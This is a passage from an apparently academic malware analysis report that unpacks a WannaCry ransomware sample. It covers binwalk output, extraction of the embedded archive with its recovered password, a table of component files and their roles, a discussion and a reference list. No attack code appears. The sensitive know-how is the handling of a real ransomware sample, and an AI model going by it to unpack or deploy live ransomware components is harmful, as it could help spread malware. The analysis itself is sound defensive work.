343632        0x53E50         Zip archive data, encrypted at least v2.0 to extract, compressed size: 484, uncompressed size: 864, name: r.wnry
344152        0x54058         Zip archive data, encrypted at least v2.0 to extract, compressed size: 3009375, uncompressed size: 3038286, name: s.wnry
3353563       0x332BDB        Zip archive data, encrypted at least v2.0 to extract, compressed size: 65828, uncompressed size: 65816, name: t.wnry
3419427       0x342D23        Zip archive data, encrypted at least v2.0 to extract, compressed size: 3457, uncompressed size: 20480, name: taskdl.exe
3422924       0x343ACC        Zip archive data, encrypted at least v2.0 to extract, compressed size: 2555, uncompressed size: 20480, name: taskse.exe
3425519       0x3444EF        Zip archive data, encrypted at least v2.0 to extract, compressed size: 82980, uncompressed size: 245760, name: u.wnry
3512079       0x35970F        End of Zip archive, footer length: 22

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Figure 41 - Performing binwalk on the malware sample.

From the output of this command the researcher was able to tell that this method had worked successfully, although the process was not completed. The researcher was able to see the name of the files inside of this zip that was present, although upon viewing the files and folders in their current directory quickly realised that there was nothing inside of them, because the zip was password protected.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cd _ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe.extracted

┌──(kali㉿kali)-[~/Desktop/_ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe.extracted]
└─$ ls -la
total 3380
drwxr-xr-x 3 kali kali    4096 Apr 25 11:56 .
drwxr-xr-x 5 kali kali    4096 Apr 25 11:56 ..
-rw-r--r-- 1 kali kali 3448592 Apr 25 11:56 100F0.zip
-rw-r--r-- 1 kali kali       0 May 11  2017 b.wnry
-rw-r--r-- 1 kali kali       0 May 11  2017 c.wnry
drwx------ 2 kali kali    4096 Apr 25 11:56 msg
-rw-r--r-- 1 kali kali       0 May 11  2017 r.wnry
-rw-r--r-- 1 kali kali       0 May  9  2017 s.wnry
-rw-r--r-- 1 kali kali       0 May 11  2017 taskdl.exe
-rw-r--r-- 1 kali kali       0 May 11  2017 taskse.exe
-rw-r--r-- 1 kali kali       0 May 11  2017 t.wnry
-rw-r--r-- 1 kali kali       0 May 11  2017 u.wnry
```

Figure 42 - Viewing the directory after conducting binwalk.

The researcher knew that during Section 3.2.1.1 they had found a string that appeared to be a password which was “WNcry@2ol7” and thought that this password would be worth trying for the zip file. After attempting this password, the researcher was successful and had successfully unzipped the contents of

100F0.zip which meant the files they had uncovered would also now have data inside of them.

```
┌──(kali㉿kali)-[~/Desktop/_ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe.extracted]
└─$ unzip 100F0.zip
Archive:  100F0.zip
[100F0.zip] b.wnry password:
password incorrect--reenter:
replace b.wnry? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
  inflating: b.wnry
  inflating: c.wnry
  inflating: msg/m_bulgarian.wnry
  inflating: msg/m_chinese (simplified).wnry
  inflating: msg/m_chinese (traditional).wnry
  inflating: msg/m_croatian.wnry
  inflating: msg/m_czech.wnry
  inflating: msg/m_danish.wnry
  inflating: msg/m_dutch.wnry
  inflating: msg/m_english.wnry
  inflating: msg/m_filipino.wnry
  inflating: msg/m_finnish.wnry
  inflating: msg/m_french.wnry
  inflating: msg/m_german.wnry
  inflating: msg/m_greek.wnry
  inflating: msg/m_indonesian.wnry
  inflating: msg/m_italian.wnry
  inflating: msg/m_japanese.wnry
  inflating: msg/m_korean.wnry
  inflating: msg/m_latvian.wnry
  inflating: msg/m_norwegian.wnry
  inflating: msg/m_polish.wnry
  inflating: msg/m_portuguese.wnry
  inflating: msg/m_romanian.wnry
  inflating: msg/m_russian.wnry
  inflating: msg/m_slovak.wnry
  inflating: msg/m_spanish.wnry
  inflating: msg/m_swedish.wnry
  inflating: msg/m_turkish.wnry
  inflating: msg/m_vietnamese.wnry
  inflating: r.wnry
  inflating: s.wnry
 extracting: t.wnry
  inflating: taskdl.exe
  inflating: taskse.exe
  inflating: u.wnry
```

Figure 43 - Successfully unzipping 100F0.zip

```
┌──(kali㉿kali)-[~/Desktop/_ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe.extracted]
└─$ ls -la
total 8112
drwxr-xr-x 3 kali kali    4096 Apr 25 11:57 .
drwxr-xr-x 5 kali kali    4096 Apr 25 11:56 ..
-rw-r--r-- 1 kali kali 3448592 Apr 25 11:56 100F0.zip
-rw-r--r-- 1 kali kali 1440054 May 11  2017 b.wnry
-rw-r--r-- 1 kali kali     780 May 11  2017 c.wnry
drwx------ 2 kali kali    4096 Apr 25 11:57 msg
-rw-r--r-- 1 kali kali     864 May 11  2017 r.wnry
-rw-r--r-- 1 kali kali 3038286 May  9  2017 s.wnry
-rw-r--r-- 1 kali kali   20480 May 12  2017 taskdl.exe
-rw-r--r-- 1 kali kali   20480 May 12  2017 taskse.exe
-rw-r--r-- 1 kali kali   65816 May 12  2017 t.wnry
-rw-r--r-- 1 kali kali  245760 May 12  2017 u.wnry
```

Figure 44 - Directory contents after successfully unzipping 100F0.zip

After successfully extracting the contents of the Zip, the researcher used the “file” utility to gain a basic understanding of what each file did from its headers.




Figure 45 - Executing "file" against the contents of the unpacked WannaCry sample.

From the output of this command the researcher was able to identify the following files:

File	Description
taskdl.exe	The executable used to clean up WNCRYT files
taskse.exe	Responsible for displaying the ransom message to RDP sessions on the victim machine.
b.wnry	The image that replaces the users background after running the piece of malware.
c.wnry	A list of “.onion” domains that were owned by the ransomware group behind WannaCry.
r.wnry	Contains the information that represents the “@Please_Read_Me@.txt” file.
s.wnry	The “TaskData” folder that contains the tor binary.
t.wnry	DLL containing information related to file encryption
u.wnry	The “@WanaDecryptor@.exe” executable
msg	Contains various files for the instructions on how to pay the ransomware in different languages.

Table 2 - Directories and Files known by the researcher to be related to the unpacked WannaCry sample




Figure 46 - Partial contents of r.wnry




Figure 47 - Proof that s.wnry contained the files the researcher had found earlier on.

The researcher had noticed through Figure 44 that there were certain files in the directory where they had executed the malware sample that were not present through their method of unpacking utilised and therefore suspected that these were files generated at runtime. Through their own analysis the researcher came to understand the purpose of these files.

File	Description
f.wnry	A list of files that would be decrypted by the ransomware to show that the ransomware was able to decrypt the victim's files.
00000000.pky	An RSA-2048 public key which the researcher believed was a Microsoft "PUBLIC KEY BLOB". Public key blobs are used when exporting public keys for use during RSA encryption. (Microsoft Contributors, 2021)
00000000.eky	A uniquely generated RSA private key which is used by the decryptor if the ransom is paid.

Table 3 - WannaCry files found from the researchers Windows VM.

Following the analysis of these files the researcher concluded the unpacking section of their analysis of the WannaCry sample having identified eleven files and one directory.

4 DISCUSSION

4.1 GENERAL DISCUSSION

Malware analysis as a process is a difficult and often trivial process that threat actors, usually Advanced Persistent Threat groups, go to extreme lengths to prevent researchers from being able to extract useful information from. It is often seen as a constant game of cat and mouse whereby the security researchers are constantly trying to solve the tricks used by threat actors to slow down or disable them from being able to successfully understand and reverse engineer the malware in question. The complexity and uniqueness of a piece of malware can cost researchers days of time to solve problems and as such, slowing down the process of associating malware with APT groups and thus, being able to create an image on the wider landscape of threat actors and malware currently affecting current computer systems.

The author of this paper, through numerous techniques, was able to successfully attribute a randomly chosen malware sample to the infamous WannaCry ransomware. The researcher utilised numerous techniques including string analysis, disassembly and environment imitation to reveal the true and full intent of the ransomware sample and as such was able to gain a well-rounded understanding of the capabilities, actions, and contents of the malware sample. Through multiple indicators of compromise, the researcher was able to identify the malicious actions of the sample and due to the lack of countermeasures in place, was able to fulfil their aims identified in the beginning of this report.

Although the researcher was successful with their analysis of the sample provided, the researcher understand that with more modern pieces of malware, evasion techniques using by threat actors such as obfuscation whereby threat actors may “encrypt” the strings of the malware, VM detection to prevent malware from running in virtualised environments as they are more commonly used for malware analysis and dormant strains which refers to pieces of malware hiding themselves onto a victim’s system and not activating until certain conditions are met such as a set amount of time passing, or until receiving certain communications from a C2 server.

4.2 FUTURE WORK

The researcher believes that although they were successfully able to follow the methodology they had chosen and perform a balanced and in-depth analysis of the WannaCry malware, if given more time, they would have liked to have focused on improving the overall quality of their disassembly on the provided executable, and possibly even performed disassembly on the additional executables found in Section 3.5.1 to gain a greater understanding of these executables and the inner workings of the executables.

Furthermore, the researcher would be interested in performing more network analysis then they were able to do through this sample. The researcher would have done this to allow them to gain an understanding of how malware samples may utilise websites and other networking services to effectively communicate with threat actors and their dependencies on the internet, as this was of interest to the researcher, and was unable to be explored further in this report due to the lack of kill switch in this WannaCry sample.

5 REFERENCES

0xRick, 2021. *A dive into the PE file format - PE file structure - Part 1: Overview.* [Online]
Available at: https://0xrick.github.io/win-internals/pe2/#dos-stub
[Accessed 8 April 2024].

Amazon Docs, No date. *Use wscat to connect to a WebSocket API and send messages to it.* [Online]
Available at: https://docs.aws.amazon.com/apigateway/latest/developerguide/apigateway-how-to-call-websocket-api-wscat.html
[Accessed 22 April 2024].

Awati, R., 2021. *decompile.* [Online]
Available at:
https://www.techtarget.com/whatis/definition/decompile#:~:text=To%20decompile%20means%20to%20convert,that%20humans%20can%20easily%20understand
[Accessed 19 April 2024].

Baker, K., 2023. *Malware Analysis.* [Online]
Available at: https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/
[Accessed 16 April 2024].

Balci, A., Ungureanu, D. & Vondruska, J., 2020. *Malware Reverse Engineering Handbook.* [Online]
Available at: https://ccdcoe.org/uploads/2020/07/Malware_Reverse_Engineering_Handbook.pdf
[Accessed 17 April 2024].

Berry, A., Homan, J. & Eitzman, R., 2024. *WannaCry Malware Profile.* [Online]
Available at: https://www.mandiant.com/resources/blog/wannacry-malware-profile
[Accessed 10 April 2024].

Bitdefender Enterprise, 2023. *The Differences Between Static and Dynamic Malware Analysis.* [Online]
Available at: https://www.bitdefender.co.uk/blog/businessinsights/the-differences-between-static-malware-analysis-and-dynamic-malware-analysis/
[Accessed 5 April 2024].

Chappell, G., 2023. *ADVAPI32.* [Online]
Available at: https://www.geoffchappell.com/studies/windows/win32/advapi32/index.htm
[Accessed 19 April 2024].

CISA, 2020. *Defending Against Malicious Cyber Activity.* [Online]
Available at: https://www.cisa.gov/sites/default/files/publications/AA20-183A_Defending_Against_Malicious_Cyber_Activity_Originating_from_Tor_S508C.pdf
[Accessed 25 April 2024].

Cloudflare, 2021. *What was the WannaCry ransomware attack?.* [Online]
Available at: https://www.cloudflare.com/learning/security/ransomware/wannacry-ransomware/
[Accessed 17 April 2024].

Cook, S., 2024. *Malware attack statistics and facts for 2024.* [Online]
Available at: https://www.comparitech.com/antivirus/malware-statistics-facts/#:~:text=In%202020%2C%2061%20percent%20of,SOES%20survey%20began%20in%202016.
[Accessed 16 April 2024].

Cubbi, 2016. *fclose.* [Online]
Available at: https://www.tutorialspoint.com/c_standard_library/c_function_fclose.htm
[Accessed 20 April 2024].

devttys0, 2023. *Binwalk 2.3.4.* [Online]
Available at: https://github.com/ReFirmLabs/binwalk
[Accessed 25 April 2024].

FireEye, 2024. *ApateDNS.* [Online]
Available at: https://fireeye.market/apps/211380
[Accessed 25 April 2024].

Fisher, T., 2023. *How to use the netstat command.* [Online]
Available at: https://www.lifewire.com/netstat-command-2618098
[Accessed 25 April 2024].

Fox, N., 2023. *How to Use Ghidra to Reverse Engineer Malware.* [Online]
Available at: https://www.varonis.com/blog/how-to-use-ghidra
[Accessed 22 April 2024].

Grassi, P. A., Garcia, M. E. & Fenton, J. L., 2017. *Digital Identity Guidelines.* [Online]
Available at: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63-3.pdf
[Accessed 21 April 2024].

Gregersen, E., Chauhan, Y. & Hosch, W. L., 2021. *PKZip.* [Online]
Available at: https://www.britannica.com/technology/PKZip
[Accessed 21 April 2024].

Heddings, L. & Lewis, N., 2023. *What Is Windows Search Indexer (SearchIndexer.exe) and Why Is It Running?.* [Online]
Available at: https://www.howtogeek.com/28450/what-is-searchindexer-exe-and-why-is-it-running/
[Accessed 25 April 2024].

IBM, 2023. *strings command.* [Online]
Available at: https://www.ibm.com/docs/en/aix/7.2?topic=s-strings-command
[Accessed 8 April 2024].

iG0R, 2023. *Weird behavior of the %S and %R command line parameters.* [Online]
Available at:
https://www.ghisler.ch/board/viewtopic.php?t=80447#:~:text=%25S%20insert%20the%20names%20of,line%20length%20of%2032767%20characters.
[Accessed 21 April 2024].

ITWissen, 2011. *data link escape (control character) (DLE).* [Online]
Available at: https://www.itwissen.info/en/data-link-escape-control-character-DLE-104311.html#gsc.tab=0
[Accessed 22 April 2024].

l. & B., 2024. *Environments.* [Online]
Available at: https://github.com/msys2/msys2.github.io/blob/main/web/docs/environments.md
[Accessed 20 April 2024].

Mandiant, 2024. *FLARE Obfuscated String Solver.* [Online]
Available at: https://github.com/mandiant/flare-floss
[Accessed 8 April 2024].

Microsoft Contributors, 2018. *Shell Functions.* [Online]
Available at: https://learn.microsoft.com/en-us/previous-versions/windows/desktop/legacy/bb776426(v=vs.85)
[Accessed 19 April 2024].

Microsoft Contributors, 2020. *WOW64 Implementation Details.* [Online]
Available at: https://learn.microsoft.com/en-us/windows/win32/winprog64/wow64-implementation-details
[Accessed 25 April 2024].

Microsoft Contributors, 2021. *BCDEdit Command-Line Options.* [Online]
Available at: https://learn.microsoft.com/en-us/windows-hardware/manufacture/desktop/bcdedit-command-line-options?view=windows-11
[Accessed 25 April 20244].

Microsoft Contributors, 2021. *C (Security Glossary).* [Online]
Available at: https://learn.microsoft.com/en-us/windows/win32/secgloss/c-gly
[Accessed 20 April 2024].

Microsoft Contributors, 2021. *Intialisation.* [Online]
Available at: https://learn.microsoft.com/en-us/windows/win32/winsock/initialization-2
[Accessed 19 April 2024].

Microsoft Contributors, 2021. *PUBLICKEYBLOB.* [Online]
Available at: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-mqqb/ade9efde-3ec8-4e47-9ae9-34b64d8081bb
[Accessed 28 April 2024].

Microsoft Contributors, 2022. *Definitions.* [Online]
Available at: https://learn.microsoft.com/en-us/windows/console/definitions
[Accessed 25 April 2024].

Microsoft Contributors, 2022. *Identifying Functions in DLLs.* [Online]
Available at: https://learn.microsoft.com/en-us/dotnet/framework/interop/identifying-functions-in-dlls
[Accessed 19 April 2024].

Microsoft Contributors, 2022. *STARTUPINFOA structure (processthreadsapi.h).* [Online]
Available at: https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/ns-processthreadsapi-startupinfoa
[Accessed 22 April 2024].

Microsoft Contributors, 2022. *Volume Shadow Copy Service.* [Online]
Available at: https://learn.microsoft.com/en-us/windows-server/storage/file-server/volume-shadow-copy-service
[Accessed 24 April 2024].

Microsoft Contributors, 2023. *attrib.* [Online]
Available at: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/attrib
[Accessed 21 April 2024].

Microsoft Contributors, 2023. *GetModuleHandleA function (libloaderapi.h).* [Online]
Available at: https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandlea
[Accessed 22 April 2024].

Microsoft Contributors, 2023. *icacls.* [Online]
Available at: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/icacls
[Accessed 21 April 2024].

Microsoft Contributors, 2023. *oleauto.h Headers.* [Online]
Available at: https://learn.microsoft.com/en-us/windows/win32/api/oleauto/
[Accessed 19 April 2024].

Microsoft Contributors, 2023. *Process Explorer v17.05.* [Online]
Available at: https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer
[Accessed 23 April 2024].

Microsoft Contributors, 2023. *Process Monitor v3.96.* [Online]
Available at: https://learn.microsoft.com/en-us/sysinternals/downloads/procmon
[Accessed 23 April 2024].

Microsoft Contributors, 2023. *wbadmin.* [Online]
Available at: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/wbadmin
[Accessed 25 April 2024].

Microsoft Contributors, 2024. *CryptReleaseContext function (wincrypt.h).* [Online]
Available at: https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptreleasecontext
[Accessed 20 April 2024].

Microsoft Contributors, 2024. *EnterCriticalSection function (synchapi.h).* [Online]
Available at: https://learn.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-

entercriticalsection
[Accessed 22 April 2024].

Microsoft, 2023. *diskpart.* [Online]
Available at: https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/diskpart
[Accessed 10 April 2024].

Microsoft, 2024. *PE Format.* [Online]
Available at: https://learn.microsoft.com/en-us/windows/win32/debug/pe-format
[Accessed 5 April 2024].

NSA, 2023. *Ghidra.* [Online]
Available at: https://ghidra-sre.org/
[Accessed 19 April 2024].

Ochsenmeier, M., no date. *Malware Initial Assessment.* [Online]
Available at: https://www.winitor.com
[Accessed 17 April 2024].

Oracle, 2010. *netstat Command.* [Online]
Available at: https://docs.oracle.com/cd/E19504-01/802-5753/6i9g71m3i/index.html#:~:text=The%20netstat%20command%20generates%20displays,table%20information%2C%20and%20interface%20information.
[Accessed 25 April 2024].

r., m. & x., 2020. *regshot.* [Online]
Available at: https://sourceforge.net/projects/regshot/
[Accessed 23 April 2024].

Rouse, M., 2016. *Kernel32.dll.* [Online]
Available at: https://www.techopedia.com/definition/3379/kernel32dll
[Accessed 19 April 2024].

Sheldon, R., 2023. *Windows Management Instrumentation Command-line (WMIC) utility.* [Online]
Available at: https://www.techtarget.com/searchenterprisedesktop/definition/Windows-Management-Instrumentation-Command-line-WMIC#:~:text=The%20WMIC%20utility%20provides%20an,prompt%20just%20like%20other%20commands.
[Accessed 24 April 2024].

The Investopedia Team, 2022. *What Is Tor? Who Uses It, How to Use It, Legality, and Purpose.* [Online]
Available at: https://www.investopedia.com/terms/t/tor.asp
[Accessed 25 April 2024].

Tor Project, 2017. *Tor release 0.2.9.10.* [Online]
Available at: https://blog.torproject.org/tor-02910-released/
[Accessed 25 April 2024].


VirusTotal, 2024. *ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.* [Online]
Available at:
https://www.virustotal.com/gui/file/ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa/details
[Accessed 10 April 2024].

VirusTotal, 2024. *How it works.* [Online]
Available at: https://docs.virustotal.com/docs/how-it-works
[Accessed 5 April 2024].

6 APPENDICES

